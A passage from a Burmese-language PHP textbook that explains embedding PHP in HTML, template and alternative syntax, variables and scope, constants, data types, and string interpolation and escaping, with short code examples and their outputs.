ကုဒ်တွေ ရှိလာရင် Compile လုပ်သိမ်းထားပြီး ပြန်သုံးပေးလိုက်တဲ့သဘောပါ။

Facebook ရဲ့ HHVM မှာလည်း JIT နည်းပညာ ပါဝင်ပါတယ်။ ဒါပေမယ့် PHP 7 ထွက်လာပြီးနောက် HHVM တို့ Hack တို့ပေါ်မှာ လူတွေရဲ့ စိတ်ဝင်စားမှု လျော့ကျသွားပါတယ်။ ပင်မ PHP မှာလည်း တူညီတဲ့ လုပ်ဆောင်ချက်နဲ့ တူညီတဲ့စွမ်းဆောင်ရည်ကို ရသွားပြီမို့လို့ပါ။ Benchmark တိုင်းတာမှုတွေအရ နည်းနည်းတောင် ပိုသာသေးတယ်လို့ ဆိုနိုင်ပါတယ်။ အခုဆိုရင် HHVM က ရိုးရိုး PHP ကိုလည်း Support မလုပ်တော့ပါဘူး။ Hack တစ်မျိုးထဲကိုသာ Support လုပ်ပါတော့တယ်။

ဒီစာအုပ်မှာ ကုဒ်နမူနာတွေဖော်ပြတဲ့အခါ PHP 8 ကို အဓိကထားအသုံးပြုသွားမှာ ဖြစ်ပေမယ့်၊ တစ်ချို့ PHP 8 သီးသန့်လုပ်ဆောင်ချက်တွေက လွဲရင် အများအားဖြင့် PHP 5 တို့ PHP 7 တို့နဲ့ စမ်းကြည့်ရင်လည်း အဆင်ပြေမှာပါ။ သက်ဆိုင်ရာကုဒ်နဲ့အတူ စမ်းလို့ရမယ့် PHP Version ကိုတွဲပြပေးမှာမို့လို့ ပြထားတဲ့ Version နံပါတ်ကိုတော့ သတိပြုပေးပါ။

ကုဒ်နမူနာတွေမှာ PHP လို့ခေါင်းစဉ်တပ်ပေးထားရင် Version အားလုံးနဲ့ အဆင်ပြေတယ်ဆို့ အဓိပ္ပါယ်ပါ။ PHP 7 (သို့မဟုတ်) PHP 8 လို့ ခေါင်းစဉ်တပ်ထားရင်တော့ သက်ဆိုင်ရာ Version နဲ့သာ အဆင်ပြေတဲ့ကုဒ်ကို ဆိုလိုခြင်းပဲ ဖြစ်ပါတယ်။

အခန်း (၂၇) – PHP Syntax, Variables & Data Types

HTML Document ထဲမှာ PHP ကုဒ်တွေကို HTML Element တွေနဲ့ အခုလို တွဲဖက်ပြီး ရေးနိုင်ပါတယ်။

PHP


```
<h1>Home Page</h1>
<p>
    Total: <?php echo 1 + 2 ?>
</p>
```

`<?php` အဖွင့်နဲ့ `?>` အပိတ်ကြားထဲမှာ PHP ကုဒ်တွေကို ရေးပေးရတာပါ။ နမူနာအရ 1 နဲ့ 2 ကိုပေါင်းပြီး ဖော်ပြခိုင်းလိုက်တဲ့ Statement တစ်ခုကို ရေးသားထားတာပါ။ ဒီနေရာမှာ `echo` Keyword က အရေးကြီးပါတယ်။ ရလဒ်တွေကို Output အနေနဲ့ ထုတ်ပြီး ဖော်ပြစေလိုတဲ့အခါ `echo` နဲ့ ဖော်ပြခိုင်းရပါတယ်။ ဒီကုဒ်ကိုအလုပ်လုပ်လိုက်ရင် ပြန်ရမယ့် ရလဒ်က အခုလိုဖြစ်မှာပါ။

Output

```
<h1>Home Page</h1>
<p>
    Total: 3
</p>
```

PHP က ထုတ်ပေးလိုက်တာက HTML Output ဖြစ်ပြီး အဲ့ဒီ HTML Output ကို Browser က နောက်ဆုံးရလဒ်အနေနဲ့ ပြပေးတယ်ဆိုတာကို သတိပြုပါ။ ဒါကြောင့် စမ်းကြည့်ရင် တွေ့မြင်ရမှာက နောက်ဆုံးရလဒ်ဖြစ်ပြီး၊ PHP က ထုတ်ပေးလိုက်တဲ့ HTML Output အပြည့်အစုံကိုသိချင်ရင် Browser ရဲ့ View Source ကို အသုံးပြုနိုင်ပါတယ်။



Output ထုတ်ဖော်ပြစေဖို့အတွက် `print` Keyword လည်း ရှိပါသေးတယ်။ `echo` အစား `print` ကို သုံးလို့ ရနိုင်ပါတယ်။ ဒါပေမယ့် `echo` က နည်းနည်းပိုမြန်တဲ့အတွက် `print` ကို မသုံးသလောက် နည်းပြီး `echo` ကိုပဲ သုံးကြပါတယ်။

အကယ်၍ ကုဒ်တွေက တစ်လိုင်းထက် ပိုတယ်ဆိုရင် ခွဲရေးလို့ရပါတယ်။ တစ်လိုင်းထက် ပိုလာပြီဆိုရင် တော့ Statement တစ်ခုပြီးတိုင်း Semicolon နဲ့ပိတ်ပေးရပါတယ်။ မပိတ်မနေရ ပိတ်ပေးရတာပါ။ Semicolon မပါရင် အလုပ်မလုပ်တော့ပါဘူး။ ဒီလိုပါ။

PHP

```
<h1>Home Page</h1>
<p>
    Total:
    <?php
        $num1 = 3;
        $num2 = 5;
        echo $num1 + $num2;
    ?>
</p>
```

နမူနာမှာ `$num1` လို့ခေါ်တဲ့ Variable တစ်ခုနဲ့ `$num2` လို့ခေါ်တဲ့ Variable တစ်ခုတို့ကို ကြေညာလိုက်တာပါ။ တစ်လက်စတည်း Variable အကြောင်းကိုပါ တွဲကြည့်ကြပါမယ်။ PHP မှာ Variable ကြေညာဖို့ `var` တို့ `let` တို့လို Keyword တွေ သုံးစရာမလိုပါဘူး။ ဒါပေမယ့် ခြွင်းချက်အနေနဲ့ PHP Variable မှန်သမျှ $ သင်္ကေတနဲ့ စပေးရပါတယ်။ မဖြစ်မနေ စပေးရမှာပါ။ နမူနာအရ Variable နှစ်ခုကြေညာပြီး ပေါင်းခြင်းရလဒ်ကို ဖော်ပြခိုင်းလိုက်တာပါ။

ကုဒ်တွေကို တစ်နေရာထဲမှာ စုရေးတာမျိုး မဟုတ်ဘဲ လိုအပ်ရင် နှစ်နေရာ သုံးနေရာလည်း ခွဲရေးလို့ ရပါသေးတယ်။ ဒီလိုပါ။

PHP

```
<h1>Home Page</h1>
<?php
    $num1 = 3;
    $num2 = 5;
?>
<p>
    Total: <?php echo $num1 + $num2 ?>
</p>
```

ဒီတစ်ခါ Variable ကြေညာတဲ့ကုဒ်တွေကို သပ်သပ်ရေးပြီး၊ ပေါင်းခြင်းရလဒ် ဖော်ပြစေတဲ့ကုဒ်ကို သပ်သပ်ရေးထားပါတယ်။ ရလဒ်က အတူတူပဲ ဖြစ်မှာပါ။ PHP မှာ ရလဒ်တွေကို ဖော်ပြစေဖို့ သုံးရတဲ့ အတိုကောက် ရေးနည်းတစ်ခု ရှိပါသေးတယ်။ ဒီလိုပါ။

PHP

```
<h1>Home Page</h1>
<?php
    $num1 = 3;
    $num2 = 5;
?>
<p>
    Total: <?= $num1 + $num2 ?>
</p>
```

`<?=` အဖွင့်နဲ့ `?>` အပိတ်ကို သုံးလိုက်တာပါ။ Output Tag လို့ ခေါ်နိုင်ပါတယ်။ ဒီ Output Tag ကိုသုံးရင် `echo` Keyword ထည့်စရာ မလိုတော့ပါဘူး။ ရလဒ်ကို တစ်ခါထဲ ဖော်ပြပေးလိုက်မှာ မို့လို့ပါ။ PHP မှာ

ရိုးရိုးအတိုကောက် Short Opening Tag ဆိုတာ ရှိပါသေးတယ်။ <? အဖွင့်နဲ့ ?> အပိတ်ကို သုံးရတာပါ။ ဒါပေမယ့် မသုံးသင့်တဲ့ရေးထုံးအဖြစ် သတ်မှတ်ထားကြလို့ သူ့အကြောင်းကို အကျယ်မချဲ့တော့ ပါဘူး။ ရေးနည်း ရှိမှန်းသိအောင်သာ ထည့်ပြောလိုက်တာပါ။ နောက်တစ်နည်းအနေနဲ့ PHP နဲ့ HTML ကို ခွ ပြီးရေးလို့လည်း ရပါသေးတယ်။ ဒီကုဒ်ကိုလေ့လာကြည့်ပါ။

PHP

```
<h1>Home Page</h1>
<?php $hour = date('h') ?>
<p>
    <?php
        if($hour < 6 || $hour > 18) {
            echo "<b>Night Time</b>";
        } else {
            echo "<i>Day Time</i>";
        }
    ?>
</p>
```

နမူနာအရ PHP date() Function ရဲ့အကူအညီနဲ့ လက်ရှိအချိန်နာရီကို ယူထားပါတယ်။ မနက် (၆) နာရီထက် ငယ်မယ် (သို့မဟုတ်) ညနေ (၆) နာရီထက် ကြီးမယ်ဆိုရင် Night Time ဆိုတဲ့ ရလဒ်ကို ဖော်ပြစေပြီး၊ မဟုတ်ရင်တော့ Day Time ကိုဖော်ပြစေတာပါ။ ဒီလိုမျိုး PHP Output ထဲမှာ HTML Element တွေကို လိုအပ်ရင် ထည့်သုံးကြပါတယ်။ စမ်းကြည့်တဲ့အချိန်ပေါ်မူတည်ပြီး ရလဒ်က ဒီနှစ်မျိုးထဲက တစ်မျိုးဖြစ်မှာပါ။

Output

```
<h1>Home Page</h1>
<p>
    <b>Night Time</b>
</p>
```

Output

```
<h1>Home Page</h1>
<p>
    <i>Day Time</i>
</p>
```

အခဲ့ဒီကုဒ်ကိုပဲ နောက်တစ်မျိုး ရေးလို့ရပါသေးတယ်။

PHP

```
<h1>Home Page</h1>
<?php $hour = date('h') ?>
<p>
    <?php if($hour < 6 || $hour > 18) { ?>
        <b>Night Time</b>
    <?php } else { ?>
         <i>Day Time</i>
    <?php } ?>
</p>
```

နမူနာမှာ `if` Statement ရဲ့ Condition မှန်မှ ဖော်ပြစေလို့တဲ့ HTML ကုဒ်တွေကို၊ `if` Statement ရဲ့ အဖွင့်နဲ့အပိတ်ကြားထဲမှာ ရိုးရိုး HTML အနေနဲ့ပဲ သီးခြားရေးထားတာကို တွေ့ရနိုင်ပါတယ်။ ဒါကြောင့် ဒီ HTML တွေဟာ `if` Condition မှန်တော့မှသာ အလုပ်လုပ်မယ့် HTML ကုဒ်တွေဖြစ်သွားပါတယ်။ `else` Statement အတွက်လည်း အလားတူပဲ ရေးထားတာကို တွေ့ရမှာပါ။ ရလဒ်က စောစောကရေးခဲ့တဲ့ ကုဒ်နဲ့ တူညီတဲ့ ရလဒ်ကိုပဲ ရမှာပါ။ ဒါပေမယ့် ဒီရေးနည်းရဲ့ အားသာချက်ကတော့ စောစောကလို HTML တွေကို PHP ထဲမှာ ရေးရောစရာ မလိုတော့ဘဲ သီးခြား HTML အနေနဲ့ပဲ ရေးလို့ရသွားတဲ့အတွက် ရေးသားရတာပိုမို အဆင်ပြေခြင်းပဲ ဖြစ်ပါတယ်။

ဒီရေးနည်းကိုတော့ Template ရေးထုံးလို့ ခေါ်ပါတယ်။ အလွန်အသုံးဝင်ပါတယ်။

တစ်ကယ်တော့ ဒီလို Template ရေးထုံးကို အသုံးပြုနိုင်ဖို့အတွက် တခြား Language တွေမှာဆိုရင် သီးခြား Template Library ရဲ့အကူအညီနဲ့မှ ရေးလို့ရမှာပါ။ PHP မှာလည်း Smarty, Twig, Blade စတဲ့ အမည်တွေနဲ့ Template Library တွေ ရှိနေပေမယ့် အဲ့ဒီ Template Library တွေ တစ်ခုမှမသုံးဘဲ Language သက်သက်နဲ့လည်း အခုလို Template ပုံစံ ရေးလို့ရနိုင်ခြင်းပဲ ဖြစ်ပါတယ်။ Template ရေးထုံး ပိုမိုကျစ်လစ် သပ်ရပ်စေဖို့အတွက် စောစောက ကုဒ်ကို အခုလိုလည်း ပြင်ရေးလို့ ရပါသေးတယ်။

PHP

```
<h1>Home Page</h1>
<?php $hour = date('h') ?>
<p>
    <?php if($hour < 6 || $hour > 18): ?>
        <b>Night Time</b>
    <?php else: ?>
         <i>Day Time</i>
    <?php endif ?>
</p>
```

ဒီရေးနည်းကိုတော့ Alternative Syntax လို့ခေါ်ပါတယ်။ တွန့်ကွင်းအဖွင့်အပိတ်တွေ မပါတော့တာပါ။ တွန့်ကွင်းအဖွင့်အစား Full Colon သင်္ကေတလေးကို သုံးလိုက်ပြီး နောက်ဆုံး တွန့်ကွင်းအပိတ်နေရာမှာ `endif` နဲ့ ပိတ်ပေးလိုက်တာပါ။ တွန့်ကွင်းအဖွင့်အပိတ်တွေက ရိုးရိုး PHP ကုဒ်ထဲမှာ အဆင်ပြေပေမယ့် အခုလို HTML နဲ့ ရောရေးတဲ့အခါ ရေးရတာရော ဖတ်ရတာပါ ခက်စေပါတယ်။ ဒါကြောင့် အခုလို Alternative Syntax နဲ့ ရေးလိုက်တဲ့အတွက် ရေးရတာ ပိုအဆင်ပြေသွားသလို၊ ဖတ်ရတာလည်း ပိုရှင်းသွားမှာ ဖြစ်ပါတယ်။ ဒီရေးနည်းကို `while`, `for` နဲ့ `switch` Statement တွေမှာလည်း အသုံးပြုနိုင်ပါတယ်။ Array တွေကို Loop ပါတ်ဖို့ သုံးရတဲ့ `foreach` Statement မှာလည်း အသုံးပြုနိုင်ပါတယ်။ ရေးနည်းကိုတော့ သူ့နေရာနဲ့သူ ရောက်လာတဲ့အခါ ဆက်ကြည့်ကြပါမယ်။

ဒီလို HTML တွေနဲ့ ရောမရေးဘဲ PHP ကုဒ်ချည်းပဲ သီးသန့်ရေးလို့လည်း ရပါတယ်။ ရေးလည်း ရေးရပါတယ်။ ဒီလိုရေးတဲ့အခါ သတိပြုစရာလေးတစ်ခုရှိပါတယ်။ PHP ကုဒ်တွေကို `<?php` အဖွင့် `?>` အပိတ်နဲ့ ရေးရတယ်ဆိုပေမယ့် HTML Element တွေ လုံးဝမပါဘဲ PHP ချည်းသက်သက် ရေးတဲ့အခါ အပိတ်ကို မထည့်ဘဲ ရေးလို့ရပါတယ်။ မထည့်ဘဲ ရေးကြပါတယ်။ အဖွင့်ကတော့ မထည့်လို့ မရပါဘူး။ ဒီအဖွင့်မပါရင် PHP ကုဒ်အနေနဲ့ အလုပ်လုပ်မှာ မဟုတ်လို့ မဖြစ်မနေ ထည့်ပေးရပါတယ်။ ဥပမာ - ဒီနှစ်ခုဟာ ရလဒ် အတူတူပါပဲ။

PHP

```php
<?php

$num1 = 3;
$num2 = 5;
echo $num1 + $num2;

?>
```

PHP

```php
<?php

$num1 = 3;
$num2 = 5;
echo $num1 + $num2;
```

အပေါ်က နမူနာမှာ အပိတ်ပါပြီး၊ အောက်ကနမူနာမှာ အပိတ်မထည့်တော့တာပါ။ ဘာကြောင့် အပိတ်ကို မထည့်ဘဲ ရေးကြသလဲဆိုတော့၊ ဒီလို PHP ချည်းပဲ သီးသန့်ရေးထားတဲ့ကုဒ်တွေဟာ Module တစ်ခုကဲ့သို့ တခြားနေရာကနေ ချိတ်ဆက်ခေါ်ယူပြီး အသုံးပြုကြမယ့် ကုဒ်တွေများပါတယ်။ အပိတ်ထည့်ထားမိရင်၊ အပိတ်ရဲ့အောက်မှာ ဆက်ရှိနေတဲ့ လိုင်းအပိုအလွတ်တွေဟာ ခေါ်ယူတဲ့နေရာထိ ပါသွားပြီး ဒုက္ခပေးတတ်ပါတယ်။ `?>` အပိတ်ရဲ့ အပြင်မှာ ဆက်ရှိနေတဲ့ လိုင်းအပိုတွေက PHP နဲ့ မဆိုင်လို့ PHP က ထည့်အလုပ် မလုပ်တဲ့အတွက်ကြောင့်ပါ။ အပိတ်မထည့်တဲ့အခါ အောက်မှာ ဘယ်လောက်ပဲ လိုင်းအပိုတွေ ထပ်ရှိနေပါစေ၊ ဒီလိုင်းအပိုတွေကို PHP က ဖယ်ထုတ်ပြီး အလုပ်လုပ်ပေးလိုက်မှာဖြစ်လို့ ပိုပြီးတော့ အဆင်ပြေပါတယ်။ ဒါကြောင့် PHP ချည်းသက်သက်ရေးတဲ့အခါ ဟိုးအပေါ်မှာ အဖွင့်ကို ထည့်ပေမယ့် အောက်ဘက်မှာ အပိတ်ကို မထည့်တော့ဘဲ ရေးကြလေ့ရှိတယ်ဆိုတာကို သတိပြုကြရမှာပဲ ဖြစ်ပါတယ်။

Variables

PHP မှာ Variable တွေကို `var` တို့ `let` တို့လို Keyword တွေနဲ့ ကြေညာစရာမလိုဘူး။ ဒါပေမယ့် Variable အားလုံးဟာ `$` သင်္ကေတနဲ့ စ ရတယ်လို့ အထက်မှာ ပြောခဲ့ပါတယ်။ PHP ဟာ JavaScript လိုပဲ Loosely Typed Language ဖြစ်တဲ့အတွက် Type Juggling သဘောသဘာဝ ရှိပါတယ်။ Variable တွေရဲ့ Data Type ဟာ ထည့်သွင်းလိုက်တဲ့ တန်ဖိုးပေါ်မူတည်ပြီး အလိုအလျောက် ပြောင်းလဲနိုင်ပါတယ်။

JavaScript မှာ `typeof` Keyword နဲ့ Variable တွေရဲ့ Data Type ကို လေ့လာလို့ရသလိုပဲ PHP မှာလည်း `var_dump()` Function နဲ့ လေ့လာနိုင်ပါတယ်။ `var_dump()` က Variable ရဲ့ Data Type ကို ဖော်ပြယုံသာမက အထဲမှာရှိနေတဲ့ တန်ဖိုးကိုပါ ဖော်ပြပေးလိုက်မှာပါ။ ဒီလိုစမ်းကြည့်နိုင်ပါတယ်။

PHP

```php
<?php

$var;
var_dump($var);      // Warning: Undefined Variable  // NULL

$var = 123;
var_dump($var);      // int(123)

$var = "abc";
var_dump ($var);     // String(3) "abc"
```

PHP မှာ Variable တွေကို ကြိုကြေညာစရာမလိုဘဲ တန်ဖိုးထည့်သွင်းလိုက်မှ အလိုအလျောက် ကြေညာ အလုပ်လုပ်ပေးသွားတာပါ။ ဒါကြောင့် ပေးထားတဲ့နမူနာမှာ `$var` အမည်နဲ့ Variable တစ်ခုသတ်မှတ်လိုက်ပေမယ့် `var_dump()` နဲ့ ထုတ်ကြည့်လိုက်တဲ့အခါ Undefined Variable ဆိုတဲ့ Waring ကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ ထုတ်ပေးစရာတန်ဖိုး မရှိလို့ `NULL` ကိုလည်း ထုတ်ပေးလိုက်မှာ ဖြစ်ပါတယ်။

နောက်တစ်ဆင့်မှာတော့ `$var = 123` လို့ပြောလိုက်တဲ့အတွက် `$var` ဟာ အလိုအလျောက် Integer Variable တစ်ခုဖြစ်သွားပါတယ်။ `$var = "abc"` လို့ ပြောလိုက်တဲ့အချိန်မှာတော့ Type အလိုအလျောက် ပြောင်းသွားပြီး String ဖြစ်သွားပါတော့တယ်။

PHP Variable တွေဟာ Context Scope သဘောသဘာဝ ရှိပါတယ်။ ဆိုလိုတာက၊ ကြေညာထားတဲ့နေရာနဲ့ပဲ သက်ဆိုင်တယ်ဆိုတဲ့သဘောပါ။ Global Variable ကို Global Scope မှာပဲ သုံးလို့ရပါတယ်။ Function ကနေ သုံးလို့မရပါဘူး။ ဥပမာ ဒီလိုပါ –

PHP

```php
$name = "Bob";

function hello() {
    echo $name;
}

hello();        // Warining: Undefined variable $name
```

`$name` Variable ကို ပြင်ပမှာ ကြေညာထားလို့ Global Variable ဖြစ်နေပါတယ်။ JavaScript လို Language မျိုးမှာ Global Variable ကို Function ကနေ ယူသုံးခွင့်ရှိပေမယ့် PHP မှာ Global Variable ကို Global ကုဒ်တွေကပဲ ယူသုံးခွင့်ရှိပါတယ်။ Function က တိုက်ရိုက်ယူသုံးခွင့်မရှိလို့ Warning တက်တာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ သုံးချင်တယ်ဆိုရင် ရတော့ရပါတယ်။ သုံးချင်တဲ့အကြောင်း ကြိုပြောပေးရပါတယ်။ ဒီလိုပါ –

PHP

```php
$name = "Bob";

function hello() {
    global $name;
    echo $name;
}

hello();        // Bob
```

ဒီတစ်ခါတော့ အဆင်ပြေသွားပါတယ်။ `global` Keyword ကိုသုံးပြီး Global Variable ကို Function ထဲမှာ အသုံးပြုမယ့်အကြောင်း ကြိုပြောပြီးတော့မှ သုံးလိုက်တဲ့အတွက်ကြောင့်ပါ။ Function အတွင်းမှာ ကြေညာထားတဲ့ Variable တွေကတော့ Function Scope ဖြစ်လို့ Function အတွင်းမှာ နှစ်သက်သလို အသုံးပြုနိုင်ပါတယ်။ Block Scope သဘောသဘာဝမျိုး မရှိပါဘူး။ ဒီလိုပါ –

PHP

```php
function hello() {
    if(true) {
        $name = "Alice";
    }

    echo $name;
}

hello();        // Alice
```

နမူနာမျာ `$name` Variable ကို `if` Block အတွင်းမှာ ကြေညာထားပေမယ့် ပြင်ပကနေလည်း ယူသုံးလို့ ရတာကို တွေ့မြင်ရခြင်း ဖြစ်ပါတယ်။ Variable တွေရှိမရှိ စစ်ချင်ရင် `isset()` ကိုအသုံးပြုပြီး စစ်နိုင်ပါတယ်။ ရှိရင် `true` အနေနဲ့ `1` ကိုပြန်ပေးပြီး မရှိရင်တော့ `false` အနေနဲ့ Empty ကို ပြန်ပေးပါတယ်။

PHP

```php
<?php

echo isset($name);   // Empty

$name = "Bob";

echo isset($name);   // 1
```

နမူနာအရ `$name` Variable မရှိခင်မှာ စစ်ကြည့်လိုက်တဲ့အခါ `false` ဖြစ်နေပြီး `$name` Variable ရှိပြီးနောက်မှ စစ်ကြည့်တဲ့အခါ `true` ဖြစ်နေတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ PHP မှာ Constant တွေလည်း ကြေညာအသုံးပြုလို့ ရပါတယ်။ ထူးခြားချက်အနေနဲ့ Constant တွေကို `define()` Function သုံးပြီး ကြေညာပေးရပါတယ်။ ပြီးတော့ ရိုးရိုး Variable လို `$` သင်္ကေတလည်း ပါစရာ မလိုအပ်ပါဘူး။ ဒီလိုပါ –

PHP

```php
<?php

define("MIN", 1);
define("MAX", 10);

echo MAX;       // 10
MAX = 20;       // Syntax Error: unexpected =
```

`define()` Function ရဲ့ ပထမ Argument မှာ Constant ရဲ့အမည်ကိုပေးရပြီး ဒုတိယ Argument မှာ တန်ဖိုးကိုပေးရတာပါ။ Constant အမည်အနေနဲ့ စာလုံးအကြီးအသေး၊ ကြိုက်တာပေးလို့ ရပေမယ့် အကြီး တွေချည်းပဲ ပေးကြတာ ထုံးစံပါ။ ကြေညာသတ်မှတ်ထားတဲ့ Constant တွေကို လိုအပ်တဲ့နေရာမှာ ရိုးရိုး Variable သုံးသလိုပဲ ပြန်လည်အသုံးပြုနိုင်ပါတယ်။ Constant ဖြစ်တဲ့အတွက် တန်ဖိုးအသစ်တော့ ပြောင်းလဲ သတ်မှတ်လို့ရမှာ မဟုတ်ပါဘူး။ Assignment Operator ဖြစ်တဲ့ = ကိုတောင် Constant နဲ့အတူ တွဲပြီး အသုံးပြုခွင့် ပေးမှာမဟုတ်ပါဘူး။ ဒါကြောင့် အပေါ်က ကုဒ်က Run လိုက်ရင် Syntax Error ဖြစ်ပါ လိမ့်မယ်။ စမ်းကြည့်လို့ရမှာ မဟုတ်ပါဘူး။ မှားနေတဲ့ `MAX = 3` ဆိုတဲ့ လိုင်းကို ဖယ်လိုက်မှသာ စမ်းလို့ရ မှာပါ။

Constant ရဲ့ ထူးခြားချက်ကတော့ ဘယ်နေရာမှာပဲ ကြေညာသည်ဖြစ်စေ Global Constant ဖြစ်သွားခြင်း ဖြစ်ပါတယ်။ ပြီးတော့ ရိုးရိုး Variable လို Global Constant ကို Function ထဲမှာ ကြိုပြောပြီးမှ သုံးစရာ မ လိုအပ် ပါဘူး။ Constant တွေကို ကြေညာပြီးပြီဆိုရင် ကြိုက်တဲ့နေရာမှ ချသုံးလို့ ရနိုင်ပါတယ်။

Data Types

PHP မှာ Scalar Type လို့ခေါ်တဲ့ အခြေခံအကျဆုံး Data Type (၄) မျိုး ရှိပါတယ်။ Boolean, Integer, Float နဲ့ String တို့ ဖြစ်ပါတယ်။ Boolean ကတော့ true နဲ့ false တန်ဖိုးနှစ်မျိုးသာ လက်ခံနိုင်တဲ့ Data Type ဖြစ်ပါတယ်။ Integer ဟာ 32-bit Integer ဖြစ်ပြီးတော့၊ Float က 64-bit Float ဖြစ်ပါတယ်။ PHP မှာ Unsigned Integer သဘောသဘာဝမရှိပါဘူး။ String အကြောင်းကိုတော့ ခဏနေမှဆက်ပြောပါမယ်။

PHP မှာ Compound Type လို့ခေါ်တဲ့ တန်ဖိုးတွေ အတွဲလိုက်သိမ်းနိုင်တဲ့ Data Type လည်း (၄) မျိုး ရှိပါ တယ်။ အဲ့ဒီထဲက Array နဲ့ Object ကို ရွေးချယ်လေ့လာသွားကြမှာပါ။ `NULL` နဲ့ `resource` ဆိုတဲ့ Special Data Type (၂) မျိုးလည်းရှိပါသေးတယ်။ တန်ဖိုးမရှိရင် `NULL` ဖြစ်ပြီး `resource` ဆိုတာ ကတော့ ဒီလိုပါ၊ ပုံမှန်အားဖြင့် Variable ဆိုတာ ကွန်ပျူတာ Memory ပေါ်မှာ နေရာတစ်ခု ယူပြီး တန်ဖိုး တွေ သိမ်းလိုက်တာပါ။ Variable Name ဆိုတာ အဲ့ဒီလို သိမ်းထားတဲ့ တည်နေရာရဲ့အညွှန်း ဖြစ်ပါတယ်။ PHP မှာ တန်ဖိုးတွေကို Memory ပေါ်မှာ နေရာယူမသိမ်းဘဲ Hard Drive ပေါ်မှာ ဖိုင်အနေနဲ့ဖြစ်ဖြစ်၊ တခြားတစ်နေရာရာမှာပဲ ဖြစ်ဖြစ် သိမ်းထားပြီးတော့ အဲ့ဒီလိုသိမ်းထားတဲ့နေရာကို ညွှန်းပေးနိုင်တဲ့ သဘောသဘာဝ ရှိပါတယ်။ အဲ့ဒီလို ညွှန်းထားတဲ့ အညွှန်းတန်ဖိုးအတွက် Integer တွေ String တွေ မသုံး ပါဘူး။ `resource` လို့ခေါ်တဲ့ သီးခြား Special Data Type တစ်မျိုးကို သုံးလိုက်တာပါ။

အခန်း (၂၈) – PHP Strings & Arrays

String တန်ဖိုးတွေ ကြေညာသတ်မှတ်ဖို့အတွက် Single Quote, Double Quote နှစ်မျိုးလုံးကို သုံးနိုင်ပါတယ်။ အရေးကြီးတဲ့ ကွဲလွဲမှုလေး တစ်ခုတော့ ရှိပါတယ်။ Double Quote String တွေဟာ Template String ကဲ့သို့ အလုပ်လုပ်ပါတယ်။ String အတွင်းမှာ Variable တွေ ထည့်ရေးရင် သက်ဆိုင်ရာတန်ဖိုးကို အသုံးပြု အလုပ်လုပ်ပေးနိုင်ပါတယ်။ ဒီလိုပါ –

PHP

```php
<?php

$name = "Alice";
$role = "Web Developer";
$company = "Acme Inc";

echo "$name is a $role at $company.";

// Alice is a Web Developer at Acme Inc.
```

မူလကထဲက Variable တွေကို $ သင်္ကေတနဲ့ စပေးရတဲ့အတွက် String အတွင်းမှာ Variable တွေ ပါလာရင် PHP က သိရှိပြီး အလုပ်လုပ်ပေးနိုင်တာပါ။ ထူးခြားတဲ့ ရေးထုံးသစ်တွေ ဒီအတွက် တီထွင်ထည့်သွင်းပေးစရာ မလိုတော့ပါဘူး။ အတော်လေး အဆင်ပြေအသုံးဝင်တဲ့ လုပ်ဆောင်ချက် ဖြစ်ပါတယ်။

တစ်ချို့ Escape လုပ်ဖို့လိုတဲ့ Character တွေကို \ သင်္ကေတနဲ့ Escape လုပ်နိုင်ပါတယ်။ ဥပမာ –

PHP

```php
<?php

$fruit = "Apple";
$price = 1.99;

echo "Buy some $fruit for \$$price each.";

// Buy some Apple for $1.99 each.
```

$ သင်္ကေတဟာ Escape လုပ်ဖို့လိုတဲ့ သင်္ကေတဖြစ်ပါတယ်။ ဒီတော့မှ Variable နဲ့မမှားမှာပါ။ \$ လို့ရေးပေးလိုက်တဲ့အတွက် ဒီသင်္ကေတကို ထည့်သွင်းအလုပ်မလုပ်တော့ဘဲ သင်္ကေတအတိုင်းပဲ ရိုက်ထုတ်ဖော်ပြပေးလိုက်တာပါ။ Double Quote တွေ Single Quote တွေကို Escape လုပ်ဖို့လိုအပ်ရင်လည်း ဒီနည်းအတိုင်းပဲ ရေးနိုင်ပါတယ်။

PHP

```php
<?php

echo "This tree is 10' 8\" long.";

// This tree is 10' 8" long.
```

8" ရဲ့ Double Quote သင်္ကေတကို စာကြောင်းအဖွင့်အပိတ် Double Quote နဲ့မှားမှာစိုးလို့ Escape လုပ်ပေးလိုက်တာပါ။ ရှေ့က Single Quote ကတော့ မှားစရာမရှိလို့ Escape မလုပ်တော့ပါဘူး။ လိုအပ်ရင် လုပ်လို့ရပါတယ်။ Backslash တွေကိုလည်း Escape လုပ်ပေးဖို့ လိုအပ်ပါတယ်။

PHP

```php
<?php

echo "C:\\xampp\\htdocs";

// C:\xampp\htdocs
```

